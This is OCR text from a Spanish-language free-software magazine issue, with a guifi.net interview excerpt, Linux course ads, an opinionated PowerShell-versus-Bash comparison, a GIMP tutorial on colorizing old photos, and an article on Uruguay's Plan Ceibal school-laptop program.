
RR: A medio, conseguir un crecimiento sostenido y sostenible, casi mecánico y automático, que siga expandiendo la red abierta. A largo, que la red abierta sea lo que permita por fin Internet para todos, que la alternativa exista en todas partes.

¿Por qué una Fundación?

RR: Al ser una iniciativa ciudadana que no es otra cosa que la agregación de múltiples iniciativas aisladas (la de cada uno), y con el objeto de estar en igualdad de condiciones respecto a los operadores tradicionales, se necesita una entidad jurídica que adquiera la condición de operador global desde un punto de vista jurídico.

Por lo demás, es una institución más para apoyar a la red abierta y libre.

imagen tomada de http://llicamunt.wordpress.com



LD: En 2008 se creó la Fundación con el objeto de dotar al proyecto con una entidad jurídica que le da soporte para estar en igualdad de condiciones respecto a los operadores tradicionales, ya que las normativas europeas y nacionales requieren de la disposición de una entidad jurídica que adquiera la condición de operador de telecomunicaciones global desde un punto de vista jurídico. La Fundación es una institución más para apoyar a la red abierta, libre y neutral. Una entidad que se creó a partir de la aportación de las personas que forman parte del proyecto ciudadano guifi.net

Roger Baig Viñas
roger.baig@gmail.com

Jorge Cacho Hernández
https://about.me/jorge.cacho.h

CLA Linux Institute

Fabian Ampalio
Coordinador Académico

CURSO de VIRTUALIZACIÓN con OpenVZ

CURSO de ASTERISK

CURSO de SEGURIDAD

CURSO LINUX LPI

Jose Schenone
Instructor GNU/Linux

(011) 4792 8308

informes@carreralinux.com.ar

Linux
Professional
Institute

www.carreralinux.com.ar

Linux vs Windows, interpretando comandos

POR **RAFAEL MURILLO**

Cuando hablamos de la “guerra” que hay entre los seguidores de Windows y los de Linux, siempre sale a relucir el potencial que tiene Windows para los juegos... ¡claro! Los juegos son cosa importante para todo administrador de una Red (ironía), y por supuesto, la seguridad de una red y la potencia de un Sistema Operativo se mide en base a la cantidad de juegos que podemos ejecutar en una computadora/servidor.

¿Pero qué pasa cuando realmente queremos comparar funcionalidad entre ambos sistemas? Pocas veces, o ninguna vez, podrás leer o escuchar algo como lo que estoy por ofrecerte, no porque las escuelas sean malas, o los maestros no tengan conocimientos (no sé si los tienen o no), pero normalmente en las escuelas y obvio en Internet, no encontrarás información como la que sigue. Voy a darte una comparación del poder que ambos Sistemas pueden llegar a tener, o no tener, gracias a sus “shells”. Hablaré entonces de Windows PowerShell, GNU Shell y BASH (técnicamente son dos y no tres, tomando en cuenta que GNU Shell está basado en el Bash de Unix, pero digamos que son tres).

Windows PowerShell

Citando las palabras de los de Redmond “Windows PowerShell es un complemento gratuito para Windows XP y superior” que se puede descargar desde http://www.microsoft.com/powershell.

Si queremos hablar del “propósito” para el cual fue hecho este complemento, podemos decir, y cito a nuestra amiga la Wikipedia, “está diseñada para su uso por parte de administradores de sistemas, con el propósito de automatizar tareas o realizarlas de forma más controlada”, ni más ni menos.

Ahora bien, primero y como ya lo resalté, PowerShell es un complemento, no viene por omisión instalado con los sistemas de Microsoft. Segundo, para tenerlo instalado necesitamos además instalar .NET Framework 2.0, que si no lo tenemos instalado, tendremos que descargarlo por separado (no, no lo trae incluido el Windows PowerShell).

Pero eso no es todo queridos lectores, a Microsoft le gusta ponernos las cosas difíciles (¿no que muy user friendly?), y para variar, tenemos que tener en consideración algunas cosas antes de instalar Windows PowerShell:


- Existe una versión diferente de Windows PowerShell por cada versión del Sistema Windows

- Debemos de tomar en cuenta, que además de que existe una versión por cada versión de Sistema Windows, también existe una versión para los Windows de 32 bits y otra para los de 64 bits... ¡ojo con eso!

Y una vez que lo instalamos, Windows PowerShell aparecerá en el Menú Inicio y será accesible dando clic en el acceso directo o mediante la instrucción “PowerShell” dentro del cuadro de diálogo de Ejecutar.

Ya cuando estamos dentro de la aplicación, notamos en seguida una “dolencia”... no tenemos la opción de “copiar” ni la de “pegar”con el teclado... para eso tendremos que hacer un proceso un poco tardado, como es, seleccionar el texto, clic derecho, elegir copiar, luego clic derecho nuevamente, pegar.

Hasta el momento, sigo ignorando qué tiene de “poderosa” esta herramienta, ya que el mismo Microsoft dice que PowerShell, se diferencía del CMD normal de Windows, por cerca de 100 comandos... mismos que en esta aplicación denominaron cmdlets (conocidos también como commandlet).



Viéndolo desde un punto de vista más "linuxero", Windows PowerShell es un intento burdo por copiar el Shell de Unix, ¡pero bastante burdo diría yo! Esto lo podemos notar en los comandos para obtener la ayuda o manuales de cada comando, como por ejemplo, si queremos obtener la ayuda sobre cualquier comando, la sintaxis será la siguiente:

```
get-help *
```

Donde "*" lo remplazaremos por el comando del cual necesitamos obtener ayuda

Para los usuarios de linux/unix, recordarán que podemos hacer lo mismo utilizando el comando man.

La cantidad de "coincidencias" que encontramos entre Windows PowerShell y la Shell de Unix/Linux es increíble... tanto así que los de Redmond decidieron "incluir" (por no decir copiar descaradamente) el sistema de alias que usamos en Linux, es decir, Microsoft nos viene a vender la idea "revolucionaria" de poder renombrar sus comandos para elegir los que más te gusten o los que mejor recuerdes... ¡esto se ve en Linux desde hace años! Digamos... ¡desde el inicio! Pero démosle algo de crédito a Microsoft, es algo bastante bueno para lo pobre de su aplicación.

No voy a entrar mucho en detalle con los comandos de Windows PowerShell ya que no es ese el objetivo de esta nota, así que podemos cerrar la sección de dicha aplicación, diciendo que es únicamente, y como ya lo dije al principio de la nota, un complemento para los sistemas de Microsoft, y además, no se le acerca ni un poco al poder del Shell de Unix/Linux que veremos a continuación. Si bien, el mayor logro de Windows PowerShell es la interacción que tiene con SQL Server, Exchange y con IIS. Su mayor utilidad es automatizar tareas administrativas.

UNIX Shell /Linux Bash

Voy a centrarme mucho más en lo que es Linux Bash, pero se entiende por omisión que al estar basado en el Shell de UNIX, ambos contendrán prácticamente las mismas funciones.

Por definición, el Bash es un programa cuya función consiste en interpretar órdenes, dicho de otra forma en la que la encontrarán más comúnmente por Internet, es un Intérprete de Comandos. Su nombre es acrónimo de "Bourne-Again Shell", haciendo un juego de palabras (born-again significa renacimiento) sobre el Bourne shell (sh), que fue uno de los primeros intérpretes importantes de Unix.


Y bueno, evitando un poco la historia y entrando de lleno a las fortalezas del Bash, podemos decir que consiste en la interfaz de usuario tradicional de los sistemas operativos basados en Unix y similares como GNU/Linux, es decir, lo que conocemos como "la consola" o "terminal" (estrictamente la interfaz).

Y si te preguntas, porque seguro lo haces, ¿qué se puede hacer con el Bash? Pues mediante las instrucciones que aporta el intérprete, el usuario puede comunicarse con el núcleo y obviamente, ejecutar dichas órdenes, así como herramientas que le permiten controlar el funcionamiento de la computadora (mucho más que sólo automatizar tareas ¿no?). Pero tal vez hasta ahora no te haya quedado claro el poder del Bash o Shell de los Sistemas Operativos basados en UNIX...

Si ya has probado Linux, en cualquiera de sus sabores, conoces GNOME, KDE, etc... Sabes que es digámoslo "fácilmente", un entorno gráfico. Pues bien, aunque por omisión estás en lo correcto, también podemos decir (y con toda confianza) que todos ellos son, o pueden ser llamados como bash/shells visuales o bash/shells gráficas. De manera mucho más amplia, en UNIX/Linux, cualquier programa puede ser un shell de usuario (dije puede ser, no siempre lo es). Esto es, los usuarios que desean utilizar una sintaxis diferente para redactar comandos, pueden especificar un intérprete diferente como su shell de usuario.

En algunos sistemas, tal como BSD, /bin/sh es un Bourne shell o un equivalente, pero en otros sistemas como muchas distribuciones de Linux, /bin/sh es un enlace simbólico a un shell compatible con más características (como Bash).

Los comandos que aportan los intérpretes, pueden usarse a modo de guión si se escriben en ficheros ejecutables denominados shell-scripts, de este modo, cuando el



usuario necesita hacer uso de varios comandos o combinados de comandos con herramientas, escribe en un fichero de texto marcado como ejecutable, las operaciones que posteriormente, línea por línea, el intérprete traducirá al núcleo para que las realice. Sin ser un shell estrictamente un lenguaje de programación, al proceso de crear scripts de shell se le denomina programación shell o en inglés, shell programming o shell scripting.

Ahora lo interesante (bueno todo esto es interesante, pero vamos con la comparación), llegamos al punto en el que veremos lo que podemos hacer con Windows PowerShell y lo que podemos hacer con Bash... veamos que tanta diferencia hay entre uno y otro, ¿será tan poderoso el Shell de Windows?

Windows PowerShell:

- Uso de “cmdlets” propios de Microsoft
- Creación de “cmdlets” para funciones específicas
- Administración de usuarios de manera remota
- Creación y administración de eventos de Sistema
- Creación de alias
- Funciones avanzadas en lenguaje propio de la aplicación (no compatible con otras aplicaciones como el Lenguaje C)
- Ayuda en pantalla
- Ayuda en línea (representa un costo para ti, porque la vende Microsoft)
- Interacción con SQL, IIS y Exchange
- Poca portabilidad debido a la diferencia entre versiones de Windows
- Para ejecutar un script, es necesario ser el creador del script, o bien, desde la terminal, asignarle permisos de ejecución “momentánea” a determinado usuario
- Hablando de comandos, PowerShell utiliza el mismo cliente Telnet que se utilizaba en Windows 95
- Sólo se permite utilizar la interfaz de PowerShel para que funcione
- No hay “atajos” de teclado para copiar y pegar

Shell/Bash:

- Uso de shell scripts
- Creación de nuevos shell scripts
- Administración de usuarios de manera remota
- Creación y administración de eventos del Sistema
- Creación de alias
- Funciones avanzadas compatibles con cualquier aplicación que corra bajo sistemas basados en UNIX (si no es compatible, el mismo programador o la propia comunidad puede hacerlo compatible)
- Ayuda en pantalla
- Ayuda en línea, en foros, wikis, revistas, etc.
- Gran nivel de portabilidad gracias a que Bash está basado en el Shell de UNIX, prácticamente cualquier script shell que hagas en tu sistema, servirá en cualquier otro basado en UNIX/Linux
- Los permisos para la ejecución de shell scripts están basados en los permisos otorgados en el Sistema
- Actualización continua en los comandos y sus funciones
- Podemos utilizar cualquier intérprete de comandos para bash y shell (mayor versatilidad)
- Posibilidad de usar atajos de teclado para realizar diferentes acciones
- Podemos hacer “tunneling”
- Uso de la tecla TAB para “predecir” los comandos coincidentes con lo que estás escribiendo

Quisiera seguir comparando más funciones entre ambas, pero la lista que he hecho de PowerShell llega hasta ahí... no puedo extenderla más, y la del Shell de Unix o Bash de Linux seguiría creciendo ¡hasta no sé qué punto!

Como podemos ver, y ya documentado, no sólo es mi humilde opinión, Windows PowerShell es sólo una pequeña porción del pastel que representa el Shell de Unix, y haciendo esa comparación, me atrevo a decir que ni siquiera es una porción, es sólo una cucharadita.

Rafael Murillo Mercado
linxack@gmail.com

Dar color a una foto antigua

POR **MARCOS "ANUBIS4D" CABALLERO**

Mi primer empleo, cuando recién aprendía a usar todo el Photoshop (sí hubo una época a final de los 90´s donde uno podía conocerlo TODO), fue trabajar para un laboratorio fotográfico componiendo imágenes para varias sucursales. Reconstruía imágenes, borraba/agregaba gente en retratos, o daba color a viejas fotos. En Photoshop aparecieron las capas de ajuste que simplificaron todo, pero antes de eso, pocos nos acordamos de cómo era trabajar con muchas capas. GIMP se encuentra actualmente como aquel viejo Photoshop, ya que también carece de las mencionadas capas de ajuste. Este tutorial les permitirá sortear esta dificultad, pero les advierto que usarán más tiempo y más pasos.

Paso 0: Abrir la imagen y activar la opción de menú IMAGEN > MODO > RGB. De esta manera, en nuestra imagen se activan los 3 canales de 8 bits para desbalancear los valores en la misma (si los valores RGB están equilibrados tenemos una imagen de grises que contiene 3 veces más información irrelevante).


Paso 1: ya mencioné que Gimp NO POSEE CAPAS DE AJUSTE (Mis alumnos de Photoshop han visto este ejemplo pero con dichas capas y máscaras), y por ello deberemos usar copias de capas (consumiendo más memoria, pero ánimo, la memoria es barata). Primeramente se duplica la capa actual, X+1 veces, (siendo “X” la cantidad de colores que deseamos poner en la imagen), la capa que se encuentra debajo de todas, queda en grises.


Paso 2: En los ajustes de imagen tenemos los controles de BALANCE DE COLOR, con el cual se logran los mismos efectos que hacíamos en los minilabs cuando copiábamos negativos (quienes hayan hecho alguna vez una experiencia en laboratorio, recordarán el filtrado del negativo para la copia).

Dependiendo de la imagen que nos toque, debemos corregir (como vemos en el ejemplo), los tonos medios. Mis alumnos de photoshop se habrán cansado de escuchar las razones por las cuales no usaríamos TONO/Saturación para colorizar; y los cuidados que debemos tener con la luminosidad de la imagen en un modelo aditivo de color (RGB). OJO.

Lo importante en esta capa (la segunda contando desde abajo hacia arriba) es encontrar el tono piel que se corresponda con la luminosidad de la imagen.

Paso 3: El balance de color se repite con diferentes valores para





cada capa (excepto la primera, que está abajo de todo), si usan thumbnails muy pequeños es conveniente nombrar las capas con el color que tendrán.


Paso 4: Como se ve en la imagen, ya hay varias capas "coloreadas", por así decirlo. Si bien ahora es sólo cuestión de "eliminar lo que sobra en cada una", muchos incluso hoy en día (aunque no lo crean) usan la herramienta ERASER (goma de borrar) para sacar algo de una capa. Me he cansado explicar en charlas, tutoriales, y cursos, que NO USEN ESA HERRAMIENTA NUNCA MÁS ya que no sólo no tiene sentido en el mundo digital, sino que si la usamos en una capa FONDO y cambiamos el botón secundario, la goma se comporta como UN PINCEL MÁS (esta herramienta es una pesada carga que viene del macpaint en los años 80`s supongo). Como mis alumnos se habrán HARTADO de escuchar, se deben usar las máscaras de capa (cosa maravillosa si las hay) que aparecieron allá en los 90´s en Photoshop y transformaron la forma de trabajar completamente. Se crea una máscara negra por cada capa, entonces sólo se verá la capa de fondo (la primera de abajo), ya que todas serán completamente transparentes. En cada capa usaremos el pincel y pintaremos con BLANCO en todas aquellas áreas que no deseemos que tengan color; y con negro donde deseemos transparentar la imagen.

Paso 5: Una vez que tuve la máscara de la capa piel, usé esa máscara invertida como máscara de la capa donde le doy color al traje de baño, de esta manera el color verde de la misma no se mezcla con la piel. Conviene tener esto en cuenta para cada encuentro de colores (en photoshop es mucho más fácil y seguro, en GIMP siempre recomiendo mucho cuidado porque el error está ahí nomás).

Paso 6: Bueno, como ya se puede ver, cada capa de color puede ser modificada en cualquier momento, en este caso corrí el tono de color en la capa VERDE para convertirlo en VIOLETA. Como verán todavía puedo seguir editando las máscaras si deseo mayor nivel de detalles. Algo importante a realizar es desaturar los colores, ya que en las cámaras de dicha época la impresión se hacía con tiempos de obturación largos o condiciones de luz donde sobraban unos diafragmas, razón por la cual el color no es tan poderoso como podríamos encontrar en una película de baja sensibilidad (donde debíamos usar T/O largos y los colores se saturaban), por ello dar color implica como paso final DESATURAR, no queremos que se note demasiado nuestra mano en la imagen más allá de lo obvio.

Quienes conocen Photoshop o han estado en algunos de mis cursos, probablemente se sorprenderán de la cantidad de pasos que he hecho para dar color a esta imagen cuando las CAPAS DE AJUSTE nos facilitan la vida muchísimo y evitan semejante PILA DE IMÁGENES, pero es así como trabajábamos hace una década atrás antes que dicha herramienta apareciera en Photoshop; hoy en día duplicar capas parece un ejercicio tonto, y suficiente, pero hubo una época en la cual las computadoras tenían 32 o 64 megabytes de RAM en el sistema... Donde escanear una imagen de 32 megas y duplicar capas implicaba que el archivo en memoria pasaba a ocupar 32, 64Mb y mucho más... Windows 95 se colgaba y perdíamos horas de trabajo (si, dije horas porque salvar versiones era una locura en los discos de antes, que tenían como mucho 500 megabytes o 1 GB si rompías el chanchito). GIMP sin dudas puede darse el lujo de tener una forma arcaica de trabajo (de los años 90) y prescindir de dicha herramienta ya que los equipos actuales cuentan con mucha memoria y poder de procesamiento... Pero no culpen a los diseñadores por preferir hacer en pocos pasos lo que al usuario de GIMP le toma un buen rato... Ahí es donde este programa se queda corto.

Una vez dominada la técnica, no debería tomarles ni 10 minutos



colorear una foto si usan photoshop y es esperable que en GIMP (por no tener capas de ajuste) les tome 20 o 30 minutos.

Recuerdo que en aquella época de Photoshop 4, me perdía mucho con cuál capa mostraba u ocultaba, así que se los redondeo en 45 minutos. Este tiempo está pensado para 4 o 5 colores, si agregan más... Hagan la cuenta.

Este tutorial es básicamente una versión resumida del tutorial que hice en mi web/blog, donde hay varios pasos extra que son más que recomendables para los que están avanzados, como por ejemplo la selección con trazados, o canales de color.

Cuando hablo de esto lo hago puramente desde la técnica; con GIMP podemos trabajar de la misma forma en que yo lo hacía hace 10 años con Photoshop (win95/98... Yo era un adolescente). Ahora bien, si piensan convertirse en verdaderos profesionales, les recomiendo y recalco que compren una MAC (UNIX) con Photoshop Extended CS5 ya que sólo en esta plataforma, el workflow permite ejecutarla rápido, hacer más en menos tiempo (léase más plata). Al menos hasta que Adobe porte Photoshop para linux o el desarrollo de GIMP avance, pero sabemos que lo segundo es más difícil que lo primero (después de todo Adobe tenía un Photoshop para IRIX SGI).

Marcos "Anubis4D" Caballero
http://www.anubis4d.com.ar
http://marquitux.blogspot.com
twitter: @anubis4d

Proyecto Ceibal

POR **NAUDY VILLARROEL URQUIOLA**

El Plan Ceibal es un proyecto socio educativo implementado por el gobierno de la República Oriental del Uruguay. Creado por Decreto Presidencial con fecha del 18 de Abril de 2007, con el fin de proporcionar a cada escolar y maestro de la escuela pública una computadora portátil, capacitar a los docentes en el uso de dicha herramienta, y promover la elaboración de propuestas educativas acordes con las mismas. El Significado de la palabra “Ceibal” es: "Conectividad Educativa de Informática Básica para el Aprendizaje en Línea".

Objetivos del Plan Ceibal

El Plan Ceibal busca promover la inclusión tecnológica con el fin de disminuir la brecha digital que existe respecto de otros países. No obstante, la sóla inclusión de la tecnología en las escuelas no asegura el cumplimiento de la meta si no se la acompaña de una propuesta educativa acorde a los nuevos requerimientos, tanto para los maestros, como sus alumnos y familias.

Es así que el Plan se basa en un completo sistema que busca garantizar no sólo el uso de los recursos tecnológicos, sino también la formación docente, la elaboración de contenidos adecuados, además de la participación familiar y social.

Los principios estratégicos que encierra este proyecto son: la equidad, igualdad de oportunidades para todos los niños y todos los jóvenes, democratización del conocimiento, así como también de un aprendizaje, no sólo a la educación que se les da en la Escuela, sino en aprender ellos mismos a utilizar una tecnología moderna.

El proyecto desarrolla una cultura colaborativa en cuatro líneas: niño-niño, niño-maestro, maestro-maestro y niño-familia-escuela. Promueve la veracidad y criticidad tecnológica en la comunidad pedagógica respetando a los principios éticos.

De igual modo, este sistema busca la formación y actualización de los docentes, así como también la implicación y apropiación, tanto en el área técnica como en la pedagógica, facilitando el uso educativo de los nuevos recursos. Además genera sistemas de apoyo y asistencia técnico pedagógica específica destinada a las experiencias escolares, asegurando su adecuado desarrollo. De esta manera, involucra a los padres en el acompañamiento y promoción de un uso adecuado y responsable de la tecnología para el beneficio del niño y la familia.

El Plan Ceibal desde su incursión ha presentando avances significativos que mencionaremos a continuación:

En mayo del 2007 se inicia una prueba piloto en Villa Cardal (departamento de Florida), con la puesta en marcha para 150 alumnos y sus profesores. Villa Cardal es un pueblo de 1.290 habitantes y una sola escuela de 150 niños. Para esta etapa se utilizan equipos que fueron donados por One Laptop Per Child (OLPC).

A modo de plan piloto, este período sirvió para solucionar las complicaciones que todo gran proyecto encuentra al ponerse en marcha.

Para Agosto 2009 se comenzó a ampliar gradualmente el alcance del Plan Ceibal abarcando a las instituciones de educación privadas. En octubre de ese mismo año se termina de completar el plan en todos los departamentos del interior del país.

En octubre del 2010 el Plan Ceibal comienza su segunda etapa; entregando computadoras a los

alumnos del ciclo básico de enseñanza secundaria pública y alumnos de UTU.

Cabe destacar, que para llevar a cabo este proyecto de gran envergadura se requiere de muchos colaboradores, en función de ello nace el RAP-Ceibal.

¿Qué es el RAP-Ceibal?

La Red de Apoyo al Plan Ceibal (RAP-Ceibal) fue creada para apoyar el desarrollo del Plan. Cuenta con voluntarios en todo Uruguay y trabaja en grupos formados en cada localidad. Sus integrantes son voluntarios y no requieren de conocimientos informáticos, ya que su objetivo es colaborar a través de distintas modalidades como por ejemplo: participar de la entrega de los equipos, realizar actividades con padres y familiares, desarrollar aspectos técnicos, ayudar a los niños a dar sus primeros pasos con los equipos, entre otras.

Componente de Hardware del Equipo

El aparato es pequeño, incluso demasiado para ser manejado por las manos de un adulto. El hardware de la máquina está diseñado para que permita una larga duración de la batería, y no para ser extremadamente rápida. Las baterías tienen una duración de días, no de horas, gracias a un procesador con baja frecuencia de reloj.

El portátil posee dos grandes antenas de WiFi, que son al mismo tiempo los cierres de la tapa. No tiene disco duro sino memoria flash como dispositivo para almacenar el sistema operativo y los datos del usuario. La misma puede expandirse por medio de unidades externas de tipo estándar, a través de sus tres puertos USB.

La tapa puede girarse totalmente y convertir el aparato en una suerte de tableta sin teclado, aunque el siguiente prototipo XO-2 incluirá una pantalla táctil.

También están compuestas por una webcam en la tapa, micrófono, dos altavoces, lector de tarjetas SD, varios botones tipo consola de juegos y LEDs diversos para teclado y batería.

Componente de Software del Equipo.

El sistema estaba basado inicialmente en una licencia GNU con núcleo Linux y un sistema de escritorio ultra simple en el que las ventanas siempre se encuentran maximizadas. Hay controles alrededor de la ventana, en forma de marco, que pueden mostrarse u ocultarse mediante la presión de una tecla. La OLPC sólo puede realizar tareas básicas: escribir documentos, elaborar dibujos, entrar a Internet, juegos sencillos y escuchar música, ya que está diseñado para quienes nunca antes han tenido una PC.

Una de las piezas clave del proyecto, en lo que se refiere al software de comunicaciones, consiste en que las unidades forman una red autogestionada, donde cada uno de los clientes es, al mismo tiempo, un enrutador. Así, la red extiende su cobertura gracias a la presencia de los propios aparatos, ya que cada uno es enrutador del siguiente, de manera que forman una cadena que no depende de nodos centrales.

La conectividad con otras máquinas está apoyada por un sistema de visualización del entorno local, cercano y lejano. Unas teclas de función ilustradas con símbolos sencillos acceden a estos tres niveles de visualización del entorno.

La otra pieza clave consiste en el empleo del famoso entorno educativo Squeak, que es un mundo de objetos interactivos con vida propia gracias al lenguaje Smalltalk (el propio Squeak está escrito en este lenguaje), mediante el cual niños de cualquier edad aprenden conceptos gracias a la experimentación directa con gráficas tortuga y multimedia.

Además de Squeak/eToys, el sistema contiene estas otras aplicaciones: navegador web, lector de RSS, chat/videoconferencia, un editor de texto derivado del Abiword, Tam-Tam (una aplicación sencilla de música) y Memory (un juego de memoria musical).

Usa como lenguajes de programación Python, JavaScript, Csound (lenguaje de síntesis sonora) y el propio entorno Squeak, aparte de los usados por otros programadores.

A continuación les detallamos los requerimientos para optar y ser parte activa de este proyecto.

Pasos para realizar la compra de laptop del forma particular para

alumnos de Colegios y Liceos Privados son los siguientes:

1. Todos los alumnos de Colegios Privados de 1º a 6º de Educación Primaria y Liceos Privados de 1º a 3º de Ciclo Básico podrán adquirir su laptop llevando adelante los pasos correspondientes para ello.

2. Los alumnos de Colegios Privados adheridos a Plan Ceibal podrán gozar de las bonificaciones existentes para la compra de laptops, en base a la anualidad que se pague.

3. Los alumnos de Colegios NO adheridos a Plan Ceibal, no accederán a ningún tipo de bonificación, abonando por el equipo el costo total correspondiente al mismo.

4. Para efectuar la compra será excluyente presentar copia del documento de identidad del usuario a quien se asignará la Laptop, junto con la Declaración Jurada que se completará a continuación. De no presentarse ambos documentos NO se efectuará la venta.

5. En caso de que quien firme la Declaración Jurada no pueda asistir en la fecha asignada para el pago y retiro del equipo, puede autorizar a otra persona a hacerlo, completando y entregando la siguiente Carta de Autorización a Tercero

6. Más detalles en http://latu30.latu.org.uy/pls/portal/latu_portal.cbl_muestro_cond_compras?h_tipo_privado=1&h_grado=A

Plan Ceibal y Premio Frida 2011

